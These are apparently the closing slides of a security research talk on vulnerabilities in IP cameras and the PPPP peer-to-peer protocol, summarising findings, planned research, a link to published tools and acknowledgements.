new firmware or
deploy your
own OS



Exploit and P2P
camera comms
scripts

Tools and research available now under the MIT License

github.com/elastic/camera-hacks

Future Research

EXPLORE
commands and capabilities provided by P2P protocol

ANALYZE
and reverse engineer more firmware components

EMULATE
camera firmware with QEMU to expedite RE and VR efforts

DISCOVER
and exploit more vulnerabilities in cloud platform and firmware

EXPAND
research to more camera vendors and IoT platforms

Key Takeaways



Discovered and exploited critical software, cloud, and hardware vulnerabilities



PPPP protocol is still in use and insecure by design



Cloud connectivity increases the camera attack surface



OpenIPC provides a safe firmware alternative



Hackers play a critical role in securing these devices

Our GitHub

github.com/elastic/camera-hacks

Special Thanks

@PaulMarrapese

@JakeKing

@_hugsy_

Jessica David

Miles Mager

Follow Us

@magerbomb

@EricF0r73

@elasticseclabs